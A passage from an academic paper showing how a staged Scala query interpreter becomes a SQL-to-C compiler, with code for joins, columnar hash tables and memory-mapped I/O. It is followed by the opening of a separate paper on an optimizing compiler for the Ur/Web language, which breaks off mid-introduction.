So what does each operator do? A table scan just means that we are reading an input file through our previously defined `processCSV` method. A print operator prints all the fields of every record that its parent emits. A filter operator evaluates the predicate, for each record its parents produces, and if the predicate holds it passes the record on to its own caller. A projection rearranges the fields in a record before passing it on. A join, finally, matches every single record it receives from the left against all records from the right, and if the fields with a common name also agree on the values, it emits a combined record. Of course this is not the most efficient way to implement a join, and adding an efficient hash join operator is straightforward. The same holds for the group-by operator, which we have omitted so far. We will come back to this in Section 4.

To complete this section, we show the auxiliary functions used by `execOp`:

```
def evalRef(p: Ref)(rec: Record) = p match {
  case Value(a: String) => a
  case Field(name) => rec(name)
}

def evalPred(p: Predicate)(rec: Record) = p match {
  case Eq(a,b) => evalRef(a)(rec) == evalRef(b)(rec)
  case Ne(a,b) => evalRef(a)(rec) != evalRef(b)(rec)
}

def printFields(fields: Fields) =
  printf(fields.map(_ => "%s").mkString("","","\n"), fields: _*)
```

Finally, to put everything together, we provide a main object that integrates parsing and execution, and that can be used to run queries against CSV files from the command line:

```
object Engine {
  def main(args: Array[String]) {
    if (args.length != 1)
      return println("usage: engine <sql>")
    val ops = parseSql(args(0))
    execOp(Print(ops)) { _ => }
  }
}
```

With the code in this section, which is about 100 lines combined, we have a fully functional query engine that can execute a practically relevant subset of SQL.

But what about performance? We can run the Google Books query on the 1.7 GB data file from Section 1 for comparison, and the engine we have built will take about 45 seconds. This is about the same as an AWK script, which is also an interpreted language. Compared to our starting point, handwritten scripts that ran in 10s, the interpretive overhead we have added is clearly visible.

3. From Interpreter to Compiler

We will now show how we can turn our rather slow query interpreter into a query compiler that produces Scala or C code that is practically identical to the handwritten queries that were the starting point of our development in Section 2.

Futamura Projections The key idea behind our approach goes back to early work on partial evaluation in the 1970's, namely the notion of *Futamura Projections* [6]. The setting is to consider programs with two inputs, one designated as static and one as dynamic. A program specialization or partial evaluator mix is then able to specialize a program *p* with respect to a given static input. The key use case is if the program is an interpreter:

```
result = interpreter(source, input)
```

Then specializing the interpreter with respect to the source program yields a program that performs the same computation on the dynamic input, but faster:

```
target = mix(interpreter, source)
result = target(input)
```

This application of a specialization process to an interpreter is called the first Futamura projection. In total there are three of them:

```
target = mix(interpreter, source)    (1)
compiler = mix(mix, interpreter)    (2)
cogen = mix(mix, mix)                (3)
```

The second one says that if we can automate the process of specializing an interpreter to any static input, we obtain a program equivalent to a compiler. Finally the third projection says that specializing a specialization with respect to itself yields a system that can generate a compiler from any interpreter given as input [3].

In our case, we do not rely on a fully automatic program specialization, but we delegate some work to the programmer to change our query interpreter into a program that specializes itself by treating queries as static data and data files as dynamic input. In particular, we use the following variant of the first Futamura projection:

```
target = staged-interpreter(source)
```

Here, *staged-interpreter* is a version of the interpreter that has been *annotated* by the programmer. This idea was also used in bootstrapping the first implementation of the Futamura projections

by Neil Jones and others in Copenhagen [8]. The role of the programmer can be understood as being part of the mix system, but we will see that the job of converting a straightforward interpreter into a staged interpreter is relatively easy.

Lightweight Modular Staging Staging or multi-stage programming describes the idea of making different computation stages explicit in a program, where the *present stage* program generates code to run in a *future stage*. The concept goes back at least to Jørring and Scherlis [9], who observed that many programs can be separated into stages, distinguished by frequency of execution or by availability of data. Taha and Sheard [22] introduced the language MetaML and made the case for making such stages explicit in the programming model through the use of quotation operators, as known from LISP and Scheme macros.

Lightweight modular staging (LMS) [17] is a staging technique based on types: instead of syntactic quotations, we use the Scala type system to designate future stage expressions. Where any regular Scala expression of type *Int*, *String*, or in general *T* is executed normally, we introduce a special type constructor *Rep[T]* with the property that all operations on *Rep[Int]*, *Rep[String]*, or *Rep[T]* objects will generate code to perform the operation later.

Here is a simple example of using LMS:

```
val driver = new LMS_Driver[Int,Int] {

  def power(b: Rep[Int], x: Int): Rep[Int] =
    if (x == 0) 1 else b * power(b, x - 1)

  def snippet(x: Rep[Int]): Rep[Int] = {
    power(x,4)
  }
}
driver(3)
↪ 81
```

We create a new *LMS_Driver* object. Inside its scope, we can use *Rep* types and corresponding operations. Method *snippet* is the 'main' method of this object. The driver will execute *snippet* with a symbolic input. This will completely evaluate the recursive *power* invocations (since it is a present-stage function) and record the individual expression in the IR as they are encountered. On exit of *snippet*, the driver will compile the generated source code and load it as executable into the running program. Here, the generated code corresponds to:

```
class Anon12 extends ((Int=>(Int)) {
  def apply(x0:Int): Int = {
    val x1 = x0*x0
    val x2 = x0*x1
    val x3 = x0*x2
    x3
  }
}
```

The performed specializations are immediately clear from the types: in the definition of *power*, only the base *b* is dynamic (type *Rep[Int]*), everything else will be evaluated statically, at code generation time. The expression *driver(3)* will then execute the generated code, and return the result 81.

Some LMS Internals While not strictly needed to understand the rest of this paper, it is useful to familiarize oneself with some of the internals.

LMS is called *lightweight* because it is implemented as a library instead of baked-in into a language, and it is called *modular* because there is complete freedom to define the available operations on *Rep[T]* values. To user code, LMS provides just an abstract interface that lifts (selected) functionality of types *T* to *Rep[T]*:


```

trait Base {
  type Rep[T]
}
trait IntOps extends Base {
  implicit def unit(x: Int): Rep[Int]
  def infix_+(x: Rep[Int], y: Rep[Int]): Rep[Int]
  def infix_*(x: Rep[Int], y: Rep[Int]): Rep[Int]
}

```

Internally, this API is wired to create an intermediate representation (IR) which can be further transformed and finally unparsed to target code:

```

trait BaseExp {
  // IR base classes: Exp[T], Def[T]
  type Rep[T] = Exp[T]
  def reflectPure[T](x: Def[T]): Exp[T] = .. // insert x into IR graph
}
trait IntOpsExp extends BaseExp {
  case class Plus(x: Exp[Int], y: Exp[Int]) extends Def[Int]
  case class Times(x: Exp[Int], y: Exp[Int]) extends Def[Int]
  implicit def unit(x: Int): Rep[Int] = Const(x)
  def infix_+(x: Rep[Int], y: Rep[Int]) = reflectPure(Plus(x,y))
  def infix_*(x: Rep[Int], y: Rep[Int]) = reflectPure(Times(x,y))
}

```

Another way to look at this structure is as combining a shallow and a deep embedding for an IR object language [21]. Methods like `infix_+` can serve as smart constructors that perform optimizations on the fly while building the IR [18]. With some tweaks to the Scala compiler (or alternatively using Scala macros) we can extend this approach to lift language built-ins like conditionals or variable assignments into the IR, by redefining them as method calls [15].

Mixed-Stage Data Structures We have seen above that LMS can be used to unfold functions and generate specialized code based on static values. One key design pattern that will drive the specialization of our query engine is the notion of mixed-stage data structures, which have both static and dynamic components.

Looking again at our earlier Record abstraction:

```

case class Record(fields: Vector[String], schema: Vector[String]) {
  def apply(name: String): String = fields(schema indexOf name)
}

```

We would like to treat the schema as static data, and treat only the field values as dynamic. The field values are read from the input and vary per row, whereas the schema is fixed per file and per query. We thus go ahead and change the definition of Records like this:

```

case class Record(fields: Vector[Rep[String]], schema: Vector[String]) {
  def apply(name: String): Rep[String] = fields(schema indexOf name)
}

```

Now the individual fields have type `Rep[String]` instead of `String` which means that all operations that touch any of the fields will need to become dynamic as well. On the other hand, all computations that only touch the schema will be computed at code generation time. Moreover, Record objects are static as well. This means that the generated code will manipulate the field values as individual local variables, instead of through a record indirection. This is a strong guarantee: records cannot exist in the generated code, unless we provide an API for `Rep[Record]` objects.

Staged Interpreter As it turns out, this simple change to the definition of records is the only significant one we need to make to obtain a query compiler from our previous interpreter. All other modifications follow by fixing the type errors that arise from this change. We show the full code again in Figure 4. Note that we are now using a staged version of the Scanner implementation, which needs to be provided as an LMS module.

```

val driver = new LMS_Driver[Unit,Unit] {
  type Fields = Vector[Rep[String]]
  type Schema = Vector[String]

  case class Record(fields: Fields, schema: Schema) {
    def apply(name: String): Rep[String] = fields(schema indexOf name)
    def apply(names: Schema): Fields = names map (this apply _)
  }

  def processCSV(file: String)(yld: Record => Unit): Unit = {
    val in = new Scanner(file)
    val schema = in.next('\n').split(",").toVector
    while (in.hasNext) {
      val fields = schema.map(n=>in.next(if(n==schema.last)'\n'else','))
      yld(Record(fields, schema))
    }
  }

  def evalRef(p: Ref)(rec: Record): Rep[String] = p match {
    case Value(a: String) => a
    case Field(name) => rec(name)
  }

  def evalPred(p: Predicate)(rec: Record): Rep[Boolean] = p match {
    case Eq(a,b) => evalRef(a)(rec) == evalRef(b)(rec)
    case Ne(a,b) => evalRef(a)(rec) != evalRef(b)(rec)
  }

  def execOp(o: Operator)(yld: Record => Unit): Unit = o match {
    case Scan(filename) =>
      processCSV(filename)(yld)
    case Print(parent) =>
      execOp(parent) { rec =>
        printFields(rec.fields)
      }
    case Filter(pred, parent) =>
      execOp(parent) { rec =>
        if (evalPred(pred)(rec)) yld(rec)
      }
    case Project(newSchema, parentSchema, parent) =>
      execOp(parent) { rec =>
        yld(Record(rec(parentSchema), newSchema))
      }
    case Join(left, right) =>
      execOp(left) { rec1 =>
        execOp(right) { rec2 =>
          val keys = rec1.schema intersect rec2.schema
          if (rec1(keys) == rec2(keys))
            yld(Record(rec1.fields ++ rec2.fields, rec1.schema ++ rec2.schema))
        }
      }
  }

  def printFields(fields: Fields) =
    printf(fields.map(_ => "%s").mkString("", ", ", "\n"), fields: _*)

  def snippet(x: Rep[Unit]): Rep[Unit] = {
    val ops = parseSql("select room,title from talks.csv where time = '09:00 AM'")
    execOp(PrintCSV(ops)) { _ => }
  }
}

```

Figure 4. Staged query interpreter = compiler. Changes are underlined.

Results Let us compare the generated code to the one that was our starting point in Section 2. Our example query was:

```
select room, title from talks.csv where time = '09:00 AM'
```

And here is the handwritten code again:

```

printf("room,title")
val in = new Scanner("talks.csv")
in.next('\n')
while (in.hasNext) {
  val tid = in.next(',')
  val time = in.next(',')
  val title = in.next(',')
  val room = in.next('\n')
  if (time == "09:00 AM")
    printf("%s,%s\n",room,title)
}
in.close

```

The generated code from the compiling engine is this:

```
val x1 = new scala.lms.tutorial.Scanner("talks.csv")
val x2 = x1.next('\n')
val x14 = while ({
  val x3 = x1.hasNext
  x3
}) {
  val x5 = x1.next(',')
  val x6 = x1.next(',')
  val x7 = x1.next(',')
  val x8 = x1.next('\n')
  val x9 = x6 == "09:00 AM"
  val x12 = if (x9) {
    val x10 = printf("%s,%s\n",x8,x7)
  } else {
  }
  x1.close
}
```

So, modulo syntactic differences, we have generated exactly the same code! And, of course, this code will run just as fast. Looking again at the Google Books query, where the interpreted engine took 45s to run the query, we are down again to 10s but this time *without giving up on generality!*

4. Beyond Simple Compilation

While we have seen impressive speedups just through compilation of queries, let us recall from Section 1 that we can still go faster. By writing our query by hand in C instead of Scala we were able to run it in 3s instead of 10s. The technique there was to use the `mmap` system call to map the input file into memory, so that we could treat it as a simple array instead of copying data from read buffers into string objects.

We have also not yet looked at efficient join algorithms that require auxiliary data structures, and in this section we will show how we can leverage generative techniques for this purpose as well.

Hash Joins We consider extending our query engine with hash joins and aggregates first. The required additions to `execOp` are straightforward:

```
def execOp(o: Operator)(yld: Record => Unit): Unit = o match {
  // ... pre-existing operators elided
  case Group(keys, agg, parent) =>
    val hm = new HashMapAgg(keys, agg)
    execOp(parent) { rec =>
      hm(rec(keys)) += rec(agg)
    }
    hm foreach { (k,a) =>
      yld(Record(k ++ a, keys ++ agg))
    }
  case HashJoin(left, right) =>
    val keys = resultSchema(left) intersect resultSchema(right)
    val hm = new HashMapBuffer(keys, resultSchema(left))
    execOp(left) { rec1 =>
      hm(rec1(keys)) += rec1.fields
    }
    execOp(right) { rec2 =>
      hm(rec2(keys)) foreach { rec1 =>
        yld(Record(rec1.fields ++ rec2.fields,
          rec1.schema ++ rec2.schema))
      }
    }
}
```

An aggregation will collect all records from the parent operator into buckets, and accumulate sums in a hash table. Once all records are processed, all key-value pairs from the hash map will be emitted as records. A hash join will insert all records from the left parent into a hash map, indexed by the join key. Afterwards, all the records from the right will be used to lookup matching left records from the hash table, and the operator will pass combined records on to

its callback. This approach is much more efficient for larger data sets than the naive nested loops join from Section 2.

Data Structure Specialization What are the implementations of hash tables that we are using here? We could have opted to just use lifted versions of the regular Scala hash tables, i.e. `Rep[HashMap[K,V]]` objects. However, these are not the most efficient for our case, since they have to support a very generic programming interface. Moreover, recall our staged Record definition:

```
case class Record(fields: Vector[Rep[String]], schema: Vector[String]) {
  def apply(name: String): Rep[String] = fields(schema indexOf name)
}
```

A key design choice was to treat records as a purely staging-time abstraction. If we were to use `Rep[HashMap[K,V]]` objects, we would have to use `Rep[Record]` objects as well, or at least `Rep[Vector[String]]`. The choice of using `Vector[Rep[String]]` means that all field values will be mapped to individual entities in the generated code. This property naturally leads to a design for data structures in *column-oriented* instead of *row-oriented* order. Instead of working with:

```
Collection[ { Field1, Field2, Field3 } ]
```

We work with:

```
{ Collection[Field1], Collection[Field2], Collection[Field3] }
```

This layout has other important benefits, for example in terms of memory bandwidth utilization and is becoming increasingly popular in contemporary in-memory database systems.

Usually, programming in a columnar style is more cumbersome than in a record oriented manner. But fortunately, we can completely hide the column oriented nature of our internal data structures behind a high-level record oriented interface. Let us go ahead and implement a growable `ArrayBuffer`, which will serve as the basis for our `HashMap`s:

```
abstract class ColBuffer
case class IntColBuffer(data: Rep[Array[Int]]) extends ColBuffer
case class StringColBuffer(data: Rep[Array[String]],
  len: Rep[Array[Int]]) extends ColBuffer

class ArrayBuffer(dataSize: Int, schema: Schema) {
  val buf = schema.map {
    case hd if isNumericCol(hd) =>
      IntColBuffer(NewArray[Int](dataSize))
    case _ =>
      StringColBuffer(NewArray[String](dataSize),
        NewArray[Int](dataSize))
  }
  var len = 0
  def +=(x: Fields) = {
    this(len) = x
    len += 1
  }
  def update(i: Rep[Int], x: Fields) = (buf,x).zipped.foreach {
    case (IntColBuffer(b), RInt(x)) => b(i) = x
    case (StringColBuffer(b,l), RString(x,y)) => b(i) = x; l(i) = y
  }
  def apply(i: Rep[Int]): Fields = buf.map {
    case IntColBuffer(b) => RInt(b(i))
    case StringColBuffer(b,l) => RString(b(i),l(i))
  }
}
```

The array buffer is passed a schema on creation, and it sets up one `ColBuffer` object for each of the columns. In this version of our query engine we also introduce typed columns, treating columns whose name starts with “#” as numeric. This enables us to use primitive integer arrays for storage of numeric columns instead of a generic binary format. It would be very easy to introduce further specialization, for example sparse or compressed columns for

cases where we know that most values will be zero. The update and apply methods of `ArrayBuffer` still provide a row-oriented interface, working on a set of `Fields` together, but internally access the distinct column buffers.

With this definition of array buffers at hand, we can define a class hierarchy of hash maps, with a common base class and then derived classes for aggregations (storing scalar values) and joins (storing collections of objects):

```
class HashMapBase(keySchema: Schema, schema: Schema) {
  val keys = new ArrayBuffer(keysSize, keySchema)
  val htable = NewArray[Int](hashSize)
  def lookup(k: Fields) =
  def lookupOrUpdate(k: Fields)(init: Rep[Int] => Rep[Unit]) = ...
}
// hash table for groupBy, storing scalar sums
class HashMapAgg(keySchema: Schema, schema: Schema) extends
  HashMapBase(keySchema: Schema, schema: Schema) {
  val values = new ArrayBuffer(keysSize, schema)

  def apply(k: Fields) = new {
    def +=(v: Fields) = {
      val keyPos = lookupOrUpdate(k) { keyPos =>
        values(keyPos) = schema.map(_ => RInt(0))
      }
      values(keyPos) = (values(keyPos) zip v) map {
        case (RInt(x), RInt(y)) => RInt(x + y)
      }
    }
  }
  def foreach(f: (Fields, Fields) => Rep[Unit]): Rep[Unit] =
  for (i <- 0 until keyCount)
    f(keys(i), values(i))
}
// hash table for joins, storing lists of records
class HashMapBuffer(keySchema: Schema, schema: Schema) extends
  HashMapBase(keySchema: Schema, schema: Schema) {
  // ... details elided
}
```

Note that the hash table implementation is oblivious of the storage format used by the array buffers. Furthermore, we’re freely using object oriented techniques like inheritance without the usually associated overheads because all these abstractions exist only at code generation time.

Memory-Mapped IO and Data Representations Finally, we consider our handling of memory mapped IO. One key benefit will be to eliminate data copies and represent strings just as pointers into the memory mapped file, instead of first copying data into another buffer. But there is a problem: the standard C API assumes that strings are 0-terminated, but in our memory mapped file, strings will be delimited by commas or line breaks. To this end, we introduce our own operations and data types for data fields. Instead of the previous definition of `Fields` as `Vector[Rep[String]]`, we introduce a small class hierarchy `RField` with the necessary operations:

```
type Fields = Vector[RField]
abstract class RField {
  def print()
  def compare(o: RField): Rep[Boolean]
  def hash: Rep[Long]
}
case class RString(data: Rep[String], len: Rep[Int]) extends RField {
  def print() = ...
  def compare(o: RField) = ...
  def hash = ...
}
case class RInt(value: Rep[Int]) extends RField {
  def print() = printf("%d", value)
  def compare(o: RField) = o match { case RInt(v2) => value == v2 }
  def hash = value.asInstanceOf[Rep[Long]]
}
```

Note that this change is again completely orthogonal to the actual query interpreter logic.

As the final piece in the puzzle, we provide our own specialized `Scanner` class that generates `mmap` calls (supported by a corresponding LMS IR node), and creates `RField` instances when reading the data:

```
class Scanner(name: Rep[String]) {
  val fd = open(name)
  val fl = filelen(fd)
  val data = mmap[Char](fd, fl)
  var pos = 0
  def next(d: Rep[Char]) = {
    //...
    RString(stringFromCharArray(data, start, len), len)
  }
  def nextInt(d: Rep[Char]) = {
    //...
    RInt(num)
  }
}
```

With this, we are able to generate tight C code that executes the Google Books query in 3s, just like the hand written optimized C code. The total size of the code is just under 500 (non-blank, non-comment) lines.

The crucial point here is that while we cannot hope to beat hand-written *specialized* C code for a particular query—after all, anything we generate could also be written by hand—we are beating, by a large margin, the highly optimized *generic* C code that makes up the bulk of MySQL and other traditional database systems. By changing the perspective to embrace a generative approach we are able to raise the level of abstraction, and to leverage high-level functional programming techniques to achieve excellent performance with very concise code.

5. Perspectives

This paper is a case study in “abstraction without regret”: achieving high performance from very high level code. More generally, we argue for a radical rethinking of the role of high-level languages in performance critical code [16]. While our work demonstrates that Scala is a good choice, other expressive modern languages can be used just as well, as demonstrated by Racket macros [23], DSLs Accelerate [12], Feldspar [1], Nikola [11] (Haskell), Copperhead [2] (Python), Terra [4, 5] (Lua).

Our case study illustrates a few common generative design patterns: higher-order functions for composition of code fragments, objects and classes for mixed-staged data structures and for modularity at code generation time. While these patterns have emerged and proven useful in several projects, the field of practical generative programming is still in its infancy and is lacking an established canon of programming techniques. Thus, our plea to language designers and to the wider PL community is to ask, for each language feature or programming model: “how can it be used to good effect in a generative style?”

References

- [1] E. Axelsson, K. Claessen, M. Sheeran, J. Svenningsson, D. Engdal, and A. Persson. The design and implementation of feldspar: An embedded language for digital signal processing. IFL’10, 2011.
- [2] B. Catanzaro, M. Garland, and K. Keutzer. Copperhead: compiling an embedded data parallel language. PPoPP, 2011.
- [3] C. Consel and O. Danvy. Tutorial notes on partial evaluation. In *POPL*, 1993.
- [4] Z. DeVito, J. Hegarty, A. Aiken, P. Hanrahan, and J. Vitek. Terra: a multi-stage language for high-performance computing. In *PLDI*, 2013.
- [5] Z. DeVito, D. Ritchie, M. Fisher, A. Aiken, and P. Hanrahan. First-class runtime generation of high-performance types using exotypes. In *PLDI*, 2014.

- [6] Y. Futamura. Partial evaluation of computation process, revisited. *Higher-Order and Symbolic Computation*, 12(4):377–380, 1999.
- [7] G. Graefe. Volcano - an extensible and parallel query evaluation system. *IEEE Trans. Knowl. Data Eng.*, 6(1):120–135, 1994.
- [8] N. D. Jones, C. K. Gomard, and P. Sestoft. *Partial evaluation and automatic program generation*. Prentice-Hall, Inc., Upper Saddle River, NJ, USA, 1993.
- [9] U. Jørring and W. L. Scherlis. Compilers and staging transformations. In *POPL*, 1986.
- [10] Y. Klonatos, C. Koch, T. Rompf, and H. Chafi. Building efficient query engines in a high-level language. *PVLDB*, 7(10):853–864, 2014.
- [11] G. Mainland and G. Morrisett. Nikola: embedding compiled GPU functions in Haskell. Haskell, 2010.
- [12] T. L. McDonell, M. M. Chakravarty, G. Keller, and B. Lippmeier. Optimising purely functional GPU programs. ICFP, 2013.
- [13] T. Neumann. Efficiently compiling efficient query plans for modern hardware. *PVLDB*, 4(9):539–550, 2011.
- [14] J. C. Reynolds. Definitional interpreters for higher-order programming languages. *Higher-Order and Symbolic Computation*, 11(4):363–397, 1998.
- [15] T. Rompf, N. Amin, A. Moors, P. Haller, and M. Odersky. Scala-virtualized: Linguistic reuse for deep embeddings. *Higher-Order and Symbolic Computation* (Special issue for PEPM’12).
- [16] T. Rompf, K. J. Brown, H. Lee, A. K. Sujeeth, M. Jonnalagedda, N. Amin, G. Ofenbeck, A. Stojanov, Y. Klonatos, M. Dashti, C. Koch, M. Püschel, and K. Olukotun. Go meta! A case for generative programming and dsls in performance critical systems. In *SNAPL*, 2015.
- [17] T. Rompf and M. Odersky. Lightweight modular staging: a pragmatic approach to runtime code generation and compiled dsls. *Commun. ACM*, 55(6):121–130, 2012.
- [18] T. Rompf, A. K. Sujeeth, N. Amin, K. Brown, V. Jovanovic, H. Lee, M. Jonnalagedda, K. Olukotun, and M. Odersky. Optimizing data structures in high-level programs. *POPL*, 2013.
- [19] M. Stonebraker and U. Çetintemel. "One Size Fits All": An idea whose time has come and gone (abstract). In *ICDE*, pages 2–11, 2005.
- [20] M. Stonebraker, S. Madden, D. J. Abadi, S. Harizopoulos, N. Hachem, and P. Helland. The end of an architectural era (it’s time for a complete rewrite). In *VLDB*, pages 1150–1160, 2007.
- [21] J. Svenningsson and E. Axelsson. Combining deep and shallow embedding for EDSL. In *TFP*, 2012.
- [22] W. Taha and T. Sheard. Metaml and multi-stage programming with explicit annotations. *Theor. Comput. Sci.*, 248(1-2):211–242, 2000.
- [23] S. Tobin-Hochstadt, V. St-Amour, R. Culppepper, M. Flatt, and M. Felleisen. Languages as libraries. *PLDI*, 2011.
- [24] M. Zukowski, P. A. Boncz, N. Nes, and S. Héman. MonetDB/X100 - A DBMS In The CPU Cache. *IEEE Data Eng. Bull.*, 28(2):17–22, 2005.

An Optimizing Compiler for a Purely Functional Web-Application Language

Adam Chlipala

MIT CSAIL, USA

adamc@csail.mit.edu

Abstract

High-level scripting languages have become tremendously popular for development of dynamic Web applications. Many programmers appreciate the productivity benefits of automatic storage management, freedom from verbose type annotations, and so on. While it is often possible to improve performance substantially by rewriting an application in C or a similar language, very few programmers bother to do so, because of the consequences for human development effort. This paper describes a compiler that makes it possible to have most of the best of both worlds, coding Web applications in a high-level language but compiling to native code with performance comparable to handwritten C code. The source language is Ur/Web, a domain-specific, purely functional, statically typed language for the Web. Through a coordinated suite of relatively straightforward program analyses and algebraic optimizations, we transform Ur/Web programs into almost-idiomatic C code, with no garbage collection, little unnecessary memory allocation for intermediate values, etc. Our compiler is in production use for commercial Web sites supporting thousands of users, and microbenchmarks demonstrate very competitive performance versus mainstream tools.

Categories and Subject Descriptors D.3.4 [Programming Languages]: Processors - Optimization; D.3.2 [Programming Languages]: Language Classifications - Applicative (functional) languages

Keywords Web programming languages; pure functional programming; whole-program optimization

1. Introduction

With the popularity explosion of the Internet within the global economy, tools for building Internet servers are more important than ever. Small improvements in tool practicality can pay off massively. Consider what is probably the most commonly implemented kind of Internet server, dynamic Web applications. A popular application may end up serving thousands of simultaneous user requests, so there is clear economic value to optimizing the application's performance: the better the performance, the fewer physical servers the site owners must pay for, holding user activity constant. One might

conclude, then, that most Web applications would be written in C or other low-level languages that tend to enable the highest performance. However, real-world programmers seem overwhelmingly to prefer the greater programming simplicity of high-level languages, be they dynamically typed scripting languages like JavaScript or statically typed old favorites like Java. There is a genuine trade-off to be made between hardware costs for running a service and labor costs for implementing it.

Might there be a way to provide C-like performance for programs coded in high-level languages? While the concept of *domain-specific languages* is growing in visibility, most Web applications are still written in general-purpose languages, coupled with Web-specific framework libraries. Whether we examine JavaScript, Java, or any of the other most popular languages for authoring Web applications, we see more or less the same programming model. Compilers for these languages make heroic efforts to understand program structure well enough to do effective optimization, but theirs is an uphill battle. First, program analysis is inevitably complex within an unstructured imperative model, supporting objects with arbitrary lifetimes, accessed via pointers or references that may be aliased. Second, Web frameworks typically involve integral features like database access and HTML generation, but a general-purpose compiler knows nothing about these aspects and cannot perform specialized optimizations for them.

In this paper, we present a different approach, via an **optimizing compiler for Ur/Web [6], a domain-specific, purely functional, statically typed language for Web applications**. In some sense, Ur/Web starts at a disadvantage, with pure programs written to, e.g., compute an HTML page as a first-class object using pure combinators, rather than constructing the page imperatively. Further, Ur/Web exposes a simple transaction-based concurrency model, guaranteeing simpler kinds of cross-thread interference than in mainstream languages, and there is a corresponding runtime cost. However, in another important sense, Ur/Web has a great advantage over frameworks in general-purpose languages: the compiler is specialized to the context of serving Web requests, generating HTML pages, and accessing SQL databases. As a result, we have been able to build our compiler to generate **the highest-performing applications from the shortest, most declarative programs**, in representative microbenchmarks within a community-run comparison involving over 100 different frameworks/languages.

For a quick taste of Ur/Web, consider the short example program in Figure 1. In general, Ur/Web programs are structured as modules exporting functions that correspond to URL prefixes. A user effectively calls one of these functions from his browser via the function's URL prefix, providing function arguments serialized into the URL, and then seeing the HTML page that the function returns. Figure 1 shows one such remotely callable function, `showCategory`, which takes one parameter `cat`.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784741>

```

table message : { Category : string, Id : int,
                  Text : string }

fun showCategory cat =
  messages <-
    queryX1 (SELECT message.Id, message.Text
              FROM message
              WHERE message.Category = {[cat]}
              ORDER BY message.Id)
    (fn r => <xml><li>#{[r.Id]}:
            {[r.Text]}</li></xml>);
  return <xml><body>
    <h1>Messages for: {[cat]}</h1>
    <ul> {messages} </ul>
  </body></xml>

```

Figure 1. Ur/Web source code for a simple running example

This particular code example is for an imaginary application that maintains textual messages grouped into categories. A user may request, via `showCategory`, to see the list of all messages found in a particular category. A `table` declaration binds a name for a typed SQL database table `message`, where each row of the table includes a textual category name, a numeric unique ID, and the actual text of the message. The Ur/Web compiler type-checks the code to make sure its use of SQL is compatible with the declared schemas of all tables, and a compiled application will check on start-up to be sure that the true SQL schema matches the one declared in the program.

The body of `showCategory` queries the database and generates an HTML page to show to the user. As Ur/Web is a purely functional language, side effects like database access must be encoded somehow. We follow Haskell in adopting monadic IO [20], leading to the `return` function and “bind” operator `<-` in the code, which may generally be read like function-return and immutable variable assignment in more conventional languages, with added type-checking to distinguish pure and impure code.

The database query works via a higher-order library function `queryX1`, for running an SQL query returning columns of just one table, producing a piece of XHTML for each result row and concatenating them all together to produce the final result. Here we see Ur/Web’s syntactic sugar for building SQL and XML snippets, which is desugared into calls to combinators typed in terms of the very expressive Ur type system [5]. Each bit of syntax is effectively a quotation, and the syntax `{[e]}` indicates injecting or *antiquoting* the value of expression `e` within a quotation, after converting it into a literal of the embedded language via type classes [27]. For instance, the SQL query is customized to find only messages that belong to the requested category, by antiquoting Ur/Web variable `cat` into the SQL `WHERE` clause; and the piece of HTML generated for each result row uses antiquoting to render the ID and text fields from that row.

The last piece of `showCategory`’s body computes the final HTML page to return to the user. We antique both the category name and the list of message items computed above (stored in `messages`). As the latter is already an XML fragment, we inject it with the simpler syntax `{e}`, since we do not want any further interpretation as a literal of the embedded language. Conceptually, the HTML expression here denotes a typed abstract syntax tree, but the Ur/Web implementation takes care of serializing it in standard HTML concrete syntax, as part of the general process of parsing an HTTP request, dispatching to the proper Ur/Web function, and returning an HTTP response.

The example code is written at a markedly higher level of abstraction than in mainstream Web programming, with more expressive static type checking. We might worry that either property

```

void initContext(context ctx) {
  createPreparedStatement(ctx, "stmt1",
    "SELECT Id, Text FROM message "
    "WHERE Category = ? ORDER BY Id");
}

void showCategory(context ctx, char* cat) {
  write(ctx, "<body>\n<h1>Messages for: ");
  escape_w(ctx, cat);
  write(ctx, "</h1>\n<ul> ");

  Cursor c = prepared(ctx, "stmt1", cat, NULL);
  if (has_error(c)) error(ctx, error_msg(c));
  Row r;
  while (r = next_row(c)) {
    write(ctx, "<li>#");
    stringifyInt_w(ctx, atoi(column(r, 0)));
    write(ctx, ": ");
    escape_w(ctx, column(r, 1));
    write(ctx, "</li>");
  }

  write(ctx, "\n</ul>\n</body>");
}

```

Figure 2. C code generated from source code in Figure 1

would add runtime bloat. Instead, the higher-level notation facilitates more effective optimization in our compiler. We compile via C, and Figure 2 shows C code that would be generated for our example. Throughout this paper, we simplify and beautify C output code as compared to the actual behavior of our compiler in pretty-printing C, but the real output leads to essentially the same C abstract syntax trees.

First, the optimizer has noticed that the SQL queries generated by the program follow a particular, simple template. We automatically allocate a *prepared statement* for that template, allowing the SQL engine to optimize the query ahead of time. The definition of a C function `initContext` creates the statement, which is mostly the same as the SQL code from Figure 1, with a question mark substituted for the antiquotation. In Ur/Web, compiled code is always run inside some *context*, which may be thought of as per-thread information. Each thread will generally have its own persistent database connection, for instance. Our code declares the prepared statement with a name, within that connection.

The C function `showCategory` implements the Ur/Web function of the same name. It is passed both the source-level parameter `cat` and the current context. Another important element of context is a mutable buffer for storing the HTML page that will eventually be returned to the user. Our handler function here appends to this buffer in several ways, most straightforwardly with a `write` method that appends a literal string. We also rely on other functions with names suffixed by `_w` for “write,” indicating a version of a pure function that appends its output to the page buffer instead of returning it normally. Specifically, `escape_w` escapes a string as an HTML literal, and `stringifyInt_w` renders an integer as a string in decimal. The optimizer figured out that there is no need to allocate storage for the results of these operations, since they would just be written directly to the page buffer and not used again.

The next part of `showCategory` queries the database by calling the prepared statement with the parameter value filled in. A quick error check aborts the handler execution if the SQL engine has signaled failure; another part of a context is a C `setjmp` marker recording an earlier point in program execution, to which we should `longjmp` back upon encountering a fatal error, and the `error` function does exactly that. The common case, though, is to proceed

through reading all of the result rows, via a *cursor* recording our progress. A loop reads each successive row, appending appropriate HTML content to the page buffer.

We finish our tour of Figure 2 by pointing out that the C code writes many fewer whitespace characters than appeared literally in Figure 1. Since the compiler understands the XHTML semantics of collapsing adjacent whitespace characters into single spaces, it is able to cut out extraneous characters, without requiring the programmer to write less readable code without indentation.

A few big ideas underlie the Ur/Web compiler:

